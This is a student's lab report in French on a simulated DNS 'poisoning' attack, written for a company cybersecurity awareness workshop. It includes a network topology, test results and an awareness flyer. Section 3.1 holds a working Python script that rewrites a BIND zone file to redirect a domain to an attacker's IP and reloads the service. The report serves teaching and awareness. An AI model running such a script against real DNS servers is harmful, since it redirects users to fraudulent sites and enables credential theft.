LYCÉE PARC DE VILGÉNIS

BTS Services Informatiques aux Organisations

COMPTE RENDU DE TP

Attaque par Empoisonnement DNS

Auteur : Moâd Khennous
Classe : BTS SIO 1ère Année
Date : 25 janvier 2026

Contexte : Sensibilisation à la cybersécurité pour l'entreprise TRADEC

Table des matières

1 Présentation de l'Atelier **2**

2 Architecture de Test **2**

3 Scénario d'Attaque et Script **2**
3.1 Script d'attaque (Simulation Python) 3

4 Résultats des Tests **4**
4.1 Situation Initiale (Avant attaque) 4
4.2 Situation Post-Attaque 4

5 Support de Communication (Flyer) **5**

1 Présentation de l'Atelier

Dans le cadre de la journée de sensibilisation organisée par la DSI de Tradec, cet atelier vise à démontrer la vulnérabilité du système de résolution de noms (DNS). L'objectif est de montrer comment un attaquant peut rediriger les utilisateurs légitimes vers un site frauduleux sans qu'ils ne changent l'adresse URL dans leur navigateur.

2 Architecture de Test

Nous avons reproduit le réseau de l'entreprise avec la topologie suivante :

— **Zone LAN** : Contient le poste du salarié (victime) et le poste du pirate (attaquant).
— **Zone DMZ** : Contient le serveur Web officiel de l'agence et le serveur DNS faisant autorité.
— **Routage** : Assuré pour connecter les deux zones.



FIGURE 1 – Topologie réseau réalisée sous Cisco Packet Tracer

3 Scénario d'Attaque et Script

L'attaque repose sur la modification non autorisée des enregistrements DNS sur le serveur `Srv DNS Tradec`.

Le script conçu pour l'attaque a pour fonction de rechercher l'entrée correspondant à `agence.tradec.lan` (initialement `192.168.2.101`) et de la remplacer par l'adresse IP du serveur web du pirate (`192.168.1.1`).

3.1 Script d'attaque (Simulation Python)

Voici le code source utilisé pour automatiser la corruption du fichier de zone DNS :

```python
import os

# Configuration de la cible
zone_file = "/etc/bind/db.tradec.lan"
target_domain = "agence.tradec.lan"
legit_ip = "192.168.2.101"
pirate_ip = "192.168.1.1"

def poison_dns():
    try:
        # Lecture du fichier de configuration DNS
        with open(zone_file, 'r') as file:
            content = file.read()

        # Injection de l'IP malveillante
        if legit_ip in content:
            new_content = content.replace(legit_ip, pirate_ip)

            with open(zone_file, 'w') as file:
                file.write(new_content)

            print(f"[SUCCESS] DNS Poisoned! Cible: {pirate_ip}")
            # Rechargement du service
            os.system("service bind9 reload")
        else:
            print("[INFO] Cible introuvable ou deja compromise.")

    except Exception as e:
        print(f"[ERROR] Echec : {e}")

if __name__ == "__main__":
    print("--- Lancement du script d'empoisonnement DNS ---")
    poison_dns()
```

Listing 1 – Script dns_poison.py

4 Résultats des Tests

4.1 Situation Initiale (Avant attaque)

Le salarié souhaite accéder à son application métier. Le serveur DNS résout correctement le nom de domaine.

- **URL demandée :** `agence.tradec.lan`
- **Résolution DNS :** 192.168.2.101
- **Résultat :** Accès au site légitime confirmé.



FIGURE 2 – Vue du navigateur du salarié avant l'attaque

4.2 Situation Post-Attaque

Après exécution du script sur le serveur DNS, l'intégrité de la zone DNS est compromise. Le salarié tente de se reconnecter.

- **URL demandée :** `agence.tradec.lan` (inchangée)
- **Résolution DNS :** 192.168.1.1 (IP du Pirate)
- **Résultat :** L'utilisateur est redirigé à son insu vers le site piège.



FIGURE 3 – Vue du navigateur du salarié redirigé vers le site pirate

5 Support de Communication (Flyer)

Voici le modèle de flyer qui sera distribué aux collaborateurs lors de l'atelier.

ALERTE SÉCURITÉ : VOS YEUX PEUVENT VOUS TROMPER !

Atelier : "Le GPS d'Internet a perdu le Nord"

LE DANGER : Le DNS Poisoning

Imaginez que vous tapiez l'adresse de votre banque, mais que des panneaux de signalisation invisibles vous dirigent vers une fausse banque identique en tout point. C'est le **DNS Poisoning**.

LES CONSÉQUENCES POUR TRADEC :

- **Vol d'identifiants :** Vous pensez vous connecter à l'intranet, vous donnez vos mots de passe au pirate.
- **Espionnage industriel :** Interception de données confidentielles.
- **Perte de confiance :** L'image de l'entreprise est dégradée.

COMMENT SE PROTÉGER ?

1. **Vérifiez le HTTPS :** Un cadenas vert et un certificat valide sont difficiles à falsifier pour un pirate.
2. **Méfiez-vous des changements visuels :** Une page d'accueil légèrement différente ? Une faute d'orthographe ? Signalez-le !
3. **Ne contournez jamais les alertes de sécurité** de votre navigateur.

La sécurité informatique est l'affaire de tous. Soyez vigilants !